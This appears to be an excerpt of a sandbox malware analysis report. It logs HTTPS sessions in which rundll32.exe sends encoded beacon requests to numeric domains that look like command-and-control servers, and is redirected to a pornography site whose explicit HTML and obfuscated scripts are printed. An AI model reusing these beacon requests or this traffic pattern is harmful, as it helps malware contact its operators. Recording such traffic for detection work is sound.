2022-01-06 10:57:42 UTC	4158	IN	Data Raw: 32 41 43 30 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 20 20 20 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 36 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 37 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 38 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c Data Ascii: 2AC0<!DOCTYPE html> ...[if lt IE 7]><html class="ie ie6 language-en" lang="en"><![endif--> ...[if IE 7]><html class="ie ie7 language-en" lang="en"><![endif--> ...[if IE 8]><html class="ie ie8 language-en" lang="en"><![endif--> <
2022-01-06 10:57:42 UTC	4159	IN	Data Raw: 62 72 69 6e 67 73 20 79 6f 75 20 4e 45 57 20 70 6f 72 6e 20 76 69 64 65 6f 73 20 65 76 65 72 79 20 64 61 79 20 66 6f 72 20 66 72 65 65 2e 20 45 6e 6a 6f 79 20 6f 75 72 20 58 58 58 20 6d 6f 76 69 65 73 20 69 6e 20 68 69 67 68 20 71 75 61 6c 69 74 79 20 48 44 20 72 65 73 6f 6c 75 74 69 6f 6e 20 6f 6e 20 61 6e 79 20 64 65 76 69 63 65 2e 20 47 65 74 20 66 75 6c 6c 79 20 69 6d 6d 65 72 73 65 64 20 77 69 74 68 20 74 68 65 20 6c 61 74 65 73 74 20 76 69 72 74 75 61 6c 20 72 65 61 6c 69 74 79 20 73 65 78 20 76 69 64 65 6f 73 20 66 72 6f 6d 20 74 6f 70 20 61 64 75 6c 74 20 73 74 75 64 69 6f 73 2e 20 53 74 72 65 61 6d 20 61 6c 6c 20 6f 66 20 74 68 65 20 68 6f 74 74 65 73 74 20 70 6f 72 6e 20 6d 6f 76 69 65 73 20 66 72 6f 6d 20 79 6f 75 72 20 66 61 76 6f 72 69 74 65 Data Ascii: brings you NEW porn videos every day for free. Enjoy our XXX movies in high quality HD resolution on any device. Get fully immersed with the latest virtual reality sex videos from top adult studios. Stream all of the hottest porn movies from your favorite
2022-01-06 10:57:42 UTC	4160	IN	Data Raw: 68 74 74 70 73 3a 2f 2f 77 77 77 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2e 62 72 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 65 73 22 20 68 72 65 66 3d 22 68 74 70 73 3a 2f 2f 65 73 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 66 72 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 72 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 70 6c 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f Data Ascii: https://www.redtube.com.br/"> <link rel="alternate" hreflang="es" href="https://es.redtube.com/" /> <link rel="alternate" hreflang="fr" href="https://fr.redtube.com/" /> <link rel="alternate" hreflang="pl" href="https://

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:56:57 UTC	462	OUT	GET /glik/0_2FZyrfPyQjfxJXt3J/IS_2BakmiA4bwIVyKx1Nhc/v8qRT2JBqznOX/tV19V1Lo/gG8vzxTQ_2B_2FK6RlpVFN2/riIMgUpVZ7/ QNYLT6bZGLTw0Ich/SWQW1UwKhWPw/MY5LWUI8sYy/_2Fw9Hx3CWvXWaf3CvDmYwmeHs6nbtbongX/GSF7ItYwJCvwefWB/clpqCbhwTLtiPCE/sfWaLG7PdghrGI/Eh1wEoGw/k.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 392184281.com Connection: Keep-Alive Cache-Control: no-cache Cookie: lang=en
2022-01-06 10:56:57 UTC	462	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 10:56:57 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=verse70amk79o6c7ua72sq4ap6; path=/; domain=.392184281.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: https://www.redtube.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.7	49804	66.254.114.238	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:56:57 UTC	462	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.redtube.com Cookie: bs=h4o5ozshwIxbdtfmj2gfpkdw7qbuzgno; ua=2b352e7e229a0b6bfbea857925a0f1da; platform=pc; ss=676675764952608254
2022-01-06 10:56:57 UTC	463	IN	HTTP/1.1 200 OK server: openresty date: Thu, 06 Jan 2022 10:56:57 GMT content-type: text/html; charset=UTF-8 transfer-encoding: chunked detected_device: pc x-mg-s: 1 tbws1: recently-viewed-titles tbws2: recently-viewed-titles tbws3: recm-dd-titles tbws4: hottest-titles tbws5: menu-recm-dd-titles tbws6: menu-trending-titles x-frame-options: SAMEORIGIN vary: User-Agent rating: RTA-5042-1996-1400-1577-RTA cache-control: no-store,no-cache,private,max-age=0,no-transform,must-revalidate x-m-rsrv: ded6787 set-cookie: RNLBSERVERID=ded6787; path=/; Secure; SameSite=None x-request-id: 61D6CAF9-42FE72EE01BBA087-3D96980 connection: close
2022-01-06 10:56:57 UTC	463	IN	Data Raw: 32 41 37 46 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 36 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 37 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 38 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c Data Ascii: 2A7F<!DOCTYPE html> ...[if lt IE 7]><html class="ie ie6 language-en" lang="en"><![endif]-> ...[if IE 7]><html class="ie ie7 language-en" lang="en"><![endif]-> ...[if IE 8]><html class="ie ie8 language-en" lang="en"><![endif]-> < > <
2022-01-06 10:56:57 UTC	464	IN	Data Raw: 65 78 2c 78 78 78 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 52 65 64 74 75 62 65 20 62 72 69 6e 67 73 20 79 6f 75 20 4e 45 57 20 70 6f 72 6e 20 76 69 64 65 6f 73 20 65 76 65 72 79 20 64 61 79 20 66 6f 72 20 66 72 65 65 2e 20 45 6e 6a 6f 79 20 6f 75 72 20 58 58 58 20 6d 6f 76 69 65 73 20 69 6e 20 68 69 67 68 20 71 75 61 6c 69 74 79 20 48 44 20 72 65 73 6f 6c 75 74 69 6f 6e 20 6f 6e 20 61 6e 79 20 64 65 76 69 63 65 2e 20 47 65 74 20 66 75 6c 6c 79 20 69 6d 6d 65 72 73 65 64 20 77 69 74 68 20 74 68 65 20 6c 61 74 65 73 74 20 76 69 72 74 75 61 6c 20 72 65 61 6c 69 74 79 20 73 65 78 20 76 69 64 65 6f 73 20 66 72 6f 6d 20 74 6f 70 20 61 64 75 6c 74 20 Data Ascii: ex,xxx" /> <meta name="description" content="Redtube brings you NEW porn videos every day for free. Enjoy our XXX movies in high quality HD resolution on any device. Get fully immersed with the latest virtual reality sex videos from top adult

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:00 UTC	1295	IN	Data Raw: 37 46 42 30 0d 0a 22 68 74 74 70 73 3a 2f 2f 63 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 6d 3d 49 62 54 76 67 7a 50 66 32 6c 57 4c 32 79 5a 39 73 44 5a 76 4d 43 5a 39 63 6d 57 79 5a 6c 31 43 64 6f 56 61 74 6d 58 38 73 79 32 66 67 44 48 6a 78 6d 31 69 64 6f 30 61 74 6e 57 61 74 6e 56 57 32 42 4e 39 32 78 35 6d 4d 6d 59 4b 4a 6e 30 65 67 6f 34 43 64 6e 4d 62 4a 6e 4a 62 5a 79 31 65 4d 6e 4a 76 4d 7a 32 71 77 6d 4b 66 64 6f 32 65 4d 6c 57 35 32 7a 61 71 47 6d 3 4 58 78 4a 62 2f 70 6e 67 2f 6d 3d 49 62 54 76 67 7a 50 66 32 6c 57 4c 32 79 5a 39 73 44 5a 76 4d 43 5a 39 63 6d 57 79 5a 6c 31 43 64 6f 56 61 74 6d 58 38 73 79 32 66 67 44 48 6a 78 6d 31 69 64 6f 30 61 74 6e 57 61 74 6e 56 57 32 42 4e 39 32 78 35 6d 4d 6d 59 4b 4a 6e 30 65 67 6f 34 43 64 6e 4d 62 4a 6e Data Ascii: 7FB0"https://ci.rdtcdn.com/m=lbTvgzPf2IWL2yZ9sDZvMCZ9cmWyZl1CdoVatmX8sy2fgDHjxm1ido0atnW atnVW2BN92x5mMmYKJnOego4CdnMbJnJbZy1eMnJvMz2qwmKfdo2eMIW52zaqGm4XxJb/png/m=lbTvgzPf2IWL2yZ 9sDZvMCZ9cmWyZl1CdoVatmX8sy2fgDHjxm1ido0atnWatnVW2BN92x5mMmYKJnOego4CdnMbJn
2022-01-06 10:57:00 UTC	1311	IN	Data Raw: 41 74 74 72 69 62 75 74 65 28 27 64 61 74 61 2d 73 72 63 27 2c 20 72 74 61 55 72 6c 20 2b 20 27 3f 76 3d 34 32 39 39 64 65 61 38 35 38 36 34 64 65 62 64 30 35 34 34 38 35 32 37 33 61 33 36 38 33 66 39 62 38 37 33 38 32 62 63 27 29 3b 0a 20 20 20 7d 0a 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 3e 0a 20 20 20 20 20 20 20 69 66 20 28 74 79 70 65 6f 66 20 70 61 67 65 5f 70 61 72 61 6d 73 2e 68 6f 6c 69 64 61 79 5f 70 72 6f 6d 6f 20 3d 3d 3d 20 27 75 6e 64 65 66 69 6e 65 64 27 29 20 7b 0a 20 20 20 20 20 20 20 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 20 28 66 75 6 e 63 74 69 6f 6e 20 61 30 5f 30 78 32 30 66 39 62 38 28 5f 30 78 33 66 30 62 39 37 2c 5f 30 78 32 61 63 61 36 33 29 7b 6 9 66 28 74 79 70 65 6f 66 20 65 78 70 6f 72 74 73 3d 3d 3d 27 5c Data Ascii: Attribute('data-src', rtaUrl + '?v=4299dea85864debd054485273a3683f9b87382bc'); }</script><script> if (typeof page_params.holiday_promo === 'undefined') { (function() { (function a0_0x20f9b8_0x3f0b97_0x2aca63){ if(typeof exports===\
2022-01-06 10:57:00 UTC	1327	IN	Data Raw: 37 46 42 38 0d 0a 61 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 37 34 5c 78 36 66 5c 78 37 30 5c 78 33 61 5c 78 33 30 5c 78 33 62 5c 78 30 61 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 37 32 5c 78 36 39 5c 78 36 37 5c 78 36 38 5c 78 37 34 5c 78 33 61 5c 78 33 30 5c 78 33 62 5c 78 30 61 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 36 32 5c 78 36 66 5c 78 37 34 5c 78 37 34 5c 78 36 66 5c 78 3 6 64 5c 78 33 61 5c 78 33 30 5c 78 33 62 5c 78 30 61 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 36 63 5c 78 36 35 5c 78 36 36 5c 78 37 34 5c 78 33 61 5c 78 33 30 5c 78 33 62 5c 78 30 61 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 36 32 5c 78 36 31 5c 78 36 33 Data Ascii: 7FB8a\x09\x09\x09\x09\x09\x74\x6f\x70\x3a\x30\x3b\x0a\x09\x09\x09\x09\x72\x69\x67\x68\x74\x3a\x x30\x3b\x0a\x09\x09\x09\x09\x09\x62\x6f\x74\x74\x6f\x6d\x3a\x30\x3b\x0a\x09\x09\x09\x09\x09\x6c\x65\x66\x74\x3 a\x30\x3b\x0a\x09\x09\x09\x09\x09\x62\x61\x63
2022-01-06 10:57:00 UTC	1343	IN	Data Raw: 78 37 30 5c 78 36 35 27 5d 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 38 5c 78 36 39 5c 78 36 36 5c 78 37 39 5c 78 34 32 5c 78 36 63 5c 78 36 31 5c 78 36 65 5c 78 36 62 5c 78 34 63 5c 78 36 39 5c 78 36 65 5c 78 36 62 5c 78 37 33 27 5d 5b 27 5c 78 36 33 5c 78 36 31 5c 78 36 63 5c 78 36 63 27 5d 28 74 68 69 73 29 3b 76 61 72 20 5f 30 78 35 33 39 65 62 38 3d 64 6f 63 75 6d 65 6e 74 5b 27 5c 78 37 31 5c 78 37 35 5c 78 36 35 5c 78 37 32 5c 78 37 39 5c 7 8 35 33 5c 78 36 35 5c 78 36 63 5c 78 36 35 5c 78 36 33 5c 78 37 34 5c 78 36 66 5c 78 37 32 27 5d 28 27 5c 78 36 34 5c 78 36 39 5c 78 37 36 5c 78 32 33 5c 78 36 64 5c 78 36 31 5c 78 36 39 5c 78 36 65 5c 78 35 66 5c 78 36 64 5c 78 36 35 5c 78 36 65 5c 78 37 35 5c 78 35 66 5c 78 37 35 5c 78 37 30 5c 78 36 Data Ascii: x70\x65"]["\x70\x72\x6f\x78\x69\x66\x79\x42\x6c\x61\x6e\x6b\x4c\x69\x6e\x6b\x73"]["\x63\x61\x6c\x6c"](this);var _0x539eb8=document["\x71\x75\x65\x72\x79\x53\x65\x6c\x65\x63\x74\x6f\x72"]("\x64\x69\x76\x23\x6d\x61\x69\x6e\x5f\x6d \x65\x6e\x75\x5f\x75\x70\x6
2022-01-06 10:57:00 UTC	1359	IN	Data Raw: 36 39 35 46 0d 0a 73 65 20 73 74 72 69 63 74 22 3b 76 61 72 20 6e 3b 4f 62 6a 65 63 74 2e 64 65 66 69 6e 65 50 72 6f 70 65 72 74 79 28 74 2c 22 5f 5f 65 73 4d 6f 64 75 6c 65 22 2c 7b 76 61 6c 75 65 3a 21 30 7d 29 2c 74 2e 53 70 65 63 69 66 69 63 54 79 70 65 3d 76 6f 69 64 20 30 2c 66 75 6e 63 74 69 6f 6e 28 65 29 7b 65 2e 73 69 74 65 5f 69 64 3d 22 73 69 74 65 5f 69 64 22 2c 65 2e 68 62 5f 67 75 69 64 3d 22 68 63 22 2c 65 2e 76 65 72 73 69 6f 6e 3d 22 74 5f 76 65 72 73 69 6f 6e 22 2c 65 2e 70 6c 61 74 66 6f 72 6d 3d 22 64 65 76 69 63 65 5f 74 79 70 65 22 2c 65 2e 63 6c 69 65 6e 74 5f 69 70 3d 22 63 6c 69 65 6e 74 49 50 22 2c 65 2e 73 65 67 6d 65 6e 74 3d 22 73 65 67 6d 65 6e 74 22 2c 65 2e 63 75 73 74 6f 6d 5f 70 61 72 61 6d 3d 22 22 2c 65 2e 64 65 6c 69 Data Ascii: 695Fse strict";var n:Object.defineProperty(t,"__esModule",{value:!0}),t.SpecificType=void 0,function(e){e.si te_id="site_id",e.hb_guid="hc",e.version="t_version",e.platform="device_type",e.client_ip="clientIP",e.segment="segment" ,e.custom_param="",e.del
2022-01-06 10:57:00 UTC	1375	IN	Data Raw: 22 3b 4f 62 6a 65 63 74 2e 64 65 66 69 6e 65 50 72 6f 70 65 72 74 79 28 74 2c 22 5f 5f 65 73 4d 6f 64 75 6c 65 22 2c 7b 76 61 6c 75 65 3a 21 30 7d 29 2c 74 2e 5f 72 77 63 6b 6d 39 6c 76 76 73 66 53 65 72 76 69 63 65 3d 76 6f 69 64 20 30 3b 76 61 72 20 72 3d 6e 28 34 30 39 29 2c 6f 3d 6e 28 39 33 38 29 2c 69 3d 6e 28 39 34 32 29 2c 61 3d 6e 28 38 31 35 29 2c 73 3d 6e 28 34 38 34 29 2c 63 3d 6e 28 36 37 39 29 2c 75 3d 6e 28 36 30 32 29 2c 64 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 65 3d 74 68 69 73 3b 74 68 69 73 2e 6f 6e 43 6c 69 63 6b 3d 66 75 6e 63 74 69 6f 6e 28 74 29 7b 76 61 72 20 6e 3d 72 2e 4c 69 6e 6b 73 2e 67 65 74 54 61 72 67 65 74 4c 69 6e 6b 73 28 74 2e 74 61 72 67 65 74 29 2c 61 3d 6f 2e 47 65 6e 65 72 61 6c 2e 67 65 74 44 65 66 61 75 Data Ascii: "",Object.defineProperty(t,"__esModule",{value:!0}),t._rwckm9lvvsfService=void 0;var r=n(409),o=n(938),i=n(94 2),a=n(815),s=n(484),c=n(679),u=n(602),d=function(){var e=this;this.onClick=function(t){var n=r.Links.getTargetLinks(t.t arget),a=o.General.getDefau

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.7	49808	193.187.96.107	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:16 UTC	1385	OUT	GET /glik/tmlwuLkTc_2F/P9HXpneLdAU/64sFILSuh9ww2y/i8eKQ6PRzT7EaBHyfEJWV/llRq1rfdkigIL5vk/p32QBfHl_2B UkR_2BZYX9YmRbOMaU5ANP/wl5rwa30K/HhF1ro9ihTmCPmh5XKy6/_2BH2We27pbT52lpudX/05A86uvKH1tpYli edW5_2B/ACzNAeQjfNj_2/FU2055RQ/y3M_2Fur9DvA88kZIAUkqkf/0k1pcO1.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 592182812.com Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:16 UTC	1385	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 10:57:16 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=ld0mfph796j4q8409bv8tm254; path=/; domain=.392184281.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: lang=en; expires=Sat, 05-Feb-2022 10:57:16 GMT; path=/ Location: https://www.redtube.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.7	49809	66.254.114.238	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:16 UTC	1386	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.redtube.com Cookie: ua=2b352e7e229a0b6bfbea857925a0f1da; platform=pc; bs=h4o5ozshwlxbdtfmj2gfpkdw7qbuzgno; ss=676675764952608254; RNLBSERVERID=ded6786
2022-01-06 10:57:17 UTC	1386	IN	HTTP/1.1 200 OK server: openresty date: Thu, 06 Jan 2022 10:57:17 GMT content-type: text/html; charset=UTF-8 transfer-encoding: chunked detected_device: pc x-mg-s: 1 tbws1: recently-viewed-titles tbws2: recently-viewed-titles tbws3: recm-dd-titles tbws4: hottest-titles tbws5: menu-recm-dd-titles tbws6: menu-trending-titles x-frame-options: SAMEORIGIN vary: User-Agent rating: RTA-5042-1996-1400-1577-RTA cache-control: no-store,no-cache,private,max-age=0,no-transform,must-revalidate x-rn-rsrv: ded6786 x-request-id: 61D6CB0C-42FE72EE01BB52B9-3CEA5F5 connection: close
2022-01-06 10:57:17 UTC	1387	IN	Data Raw: 33 30 36 30 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 36 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 37 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 38 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c Data Ascii: 3060<!DOCTYPE html> ...[if lt IE 7]><html class="ie ie6 language-en" lang="en"><![endif]-> ...[if IE 7]><html class="ie ie7 language-en" lang="en"><![endif]-> ...[if IE 8]><html class="ie ie8 language-en" lang="en"><![endif]-> < > <
2022-01-06 10:57:17 UTC	1388	IN	Data Raw: 62 72 69 6e 67 73 20 79 6f 75 20 4e 45 57 20 70 6f 72 6e 20 76 69 64 65 6f 73 20 65 76 65 72 79 20 64 61 69 20 66 6f 72 20 66 72 65 65 2e 20 45 6e 6a 6f 79 20 6f 75 72 20 58 58 58 20 6d 6f 76 69 65 73 20 69 6e 20 68 69 67 68 20 71 75 61 6c 69 74 79 20 48 44 20 72 65 73 6f 6c 75 74 69 6f 6e 20 6f 6e 20 61 6e 79 20 64 65 76 69 63 65 2e 20 47 65 74 20 66 75 6c 6c 79 20 69 6d 6d 65 72 73 65 64 20 77 69 74 68 20 74 68 65 20 6c 61 74 65 73 74 20 76 69 72 74 75 61 6c 20 72 65 61 6c 69 74 79 20 73 65 78 20 76 69 64 65 6f 73 20 66 72 6f 6d 20 74 6f 70 20 61 64 75 6c 74 20 73 74 75 64 69 6f 73 2e 20 53 74 72 65 61 6d 20 61 6c 6c 20 6f 66 20 74 68 65 20 68 6f 74 74 65 73 74 20 70 6f 72 6e 20 6d 6f 76 69 65 73 20 66 72 6f 6d 20 79 6f 75 72 20 66 61 76 6f 72 69 74 65 Data Ascii: brings you NEW porn videos every day for free. Enjoy our XXX movies in high quality HD resolution on any device. Get fully immersed with the latest virtual reality sex videos from top adult studios. Stream all of the hottest porn movies from your favorite
2022-01-06 10:57:17 UTC	1389	IN	Data Raw: 68 74 74 70 73 3a 2f 2f 77 77 77 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2e 62 72 2f 2d 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 65 73 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 65 73 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 66 72 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 72 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 70 6c 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f Data Ascii: https://www.redtube.com.br/"> <link rel="alternate" hreflang="es" href="https://es.redtube.com/"> <link rel="alternate" hreflang="fr" href="https://fr.redtube.com/"> <link rel="alternate" hreflang="pl" href="https://

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:17 UTC	1798	IN	Data Raw: 37 46 42 38 0d 0a 78 37 30 5c 78 36 35 27 5d 3d 5f 30 78 32 33 63 38 39 62 3d 3d 3d 6e 75 6c 6c 3f 4f 62 6a 65 63 74 5b 27 5c 78 36 33 5c 78 37 32 5c 78 36 35 5c 78 36 31 5c 78 37 34 5c 78 36 35 27 5d 28 5f 30 78 32 33 63 38 39 62 29 3a 28 5f 30 78 34 31 37 62 36 36 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 3d 5f 30 78 32 33 63 38 39 62 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 3d 5f 30 78 32 33 63 38 39 62 5b 27 5c 78 37 30 5c 78 36 35 27 5d 2c 6e 65 77 20 5f 30 78 34 31 37 62 36 36 28 29 29 3b 7d 3b 7d 28 29 3b 4f 62 6a 65 63 74 5b 27 5c 78 36 34 5c 78 36 35 5c 78 36 36 5c 78 36 39 5c 78 36 65 5c 78 36 35 5c 78 35 30 5c 78 37 32 5c 78 36 66 5c 78 37 30 5c 78 36 35 Data Ascii: 7FB8x70\x65']=-_0x23c89b===null?Object["\x63\x72\x65\x61\x74\x65"](_0x23c89b):(_0x417b66["\x70\x72\x6f\x74\x6f\x74\x79\x70\x65"]=-_0x23c89b["\x70\x72\x6f\x74\x6f\x74\x79\x70\x65"],new _0x417b66());});Object["\x64\x65\x66\x69\x6e\x65\x50\x72\x6f\x70\x65"]
2022-01-06 10:57:17 UTC	1814	IN	Data Raw: 69 5b 63 5d 2e 73 70 6c 69 74 28 22 3b 22 29 5b 30 5d 29 29 3b 72 65 74 75 72 6e 20 64 6f 63 75 6d 65 6e 74 2e 63 6f 6f 6b 69 65 3d 74 2b 22 3d 22 2b 6e 2b 73 7d 7d 66 75 6e 63 74 69 6f 6e 20 61 28 65 2c 6e 29 7b 69 66 28 22 75 6e 64 65 66 69 6e 65 64 22 21 3d 74 79 70 65 6f 66 20 64 6f 63 75 6d 65 6e 74 29 7b 66 6f 72 28 76 61 72 20 6f 3d 7b 7d 2c 69 3d 64 6f 63 75 6d 65 6e 74 2e 63 6f 6f 6b 69 65 3f 64 6f 63 75 6d 65 6e 74 2e 63 6f 6f 6b 69 65 2e 73 70 6c 69 74 28 22 3b 20 22 29 3a 5b 5d 2c 61 3d 30 3b 61 3c 69 2e 6c 65 6e 67 74 68 3b 61 2b 2b 29 7b 76 61 72 20 73 3d 69 5b 61 5d 2e 73 70 6c 69 74 28 22 3d 22 29 2c 63 3d 73 2e 73 6c 69 63 65 28 31 29 2e 6a 6f 69 6e 28 22 3d 22 29 3b 6e 7c 7c 27 22 27 21 3d 3d 63 2e 63 68 61 72 41 74 28 30 29 7c 7c 28 63 Data Ascii: i[c].split(",");[0]);return document.cookie+="="+n+s}}function a(e,n){if("undefined"!=typeof document){for(var o={},i=document.cookie?document.cookie.split(";"):[],a=0;a<i.length;a++){var s=i[a].split("="),c=s.slice(1).join("=");n ""!==c.charAt(0) c
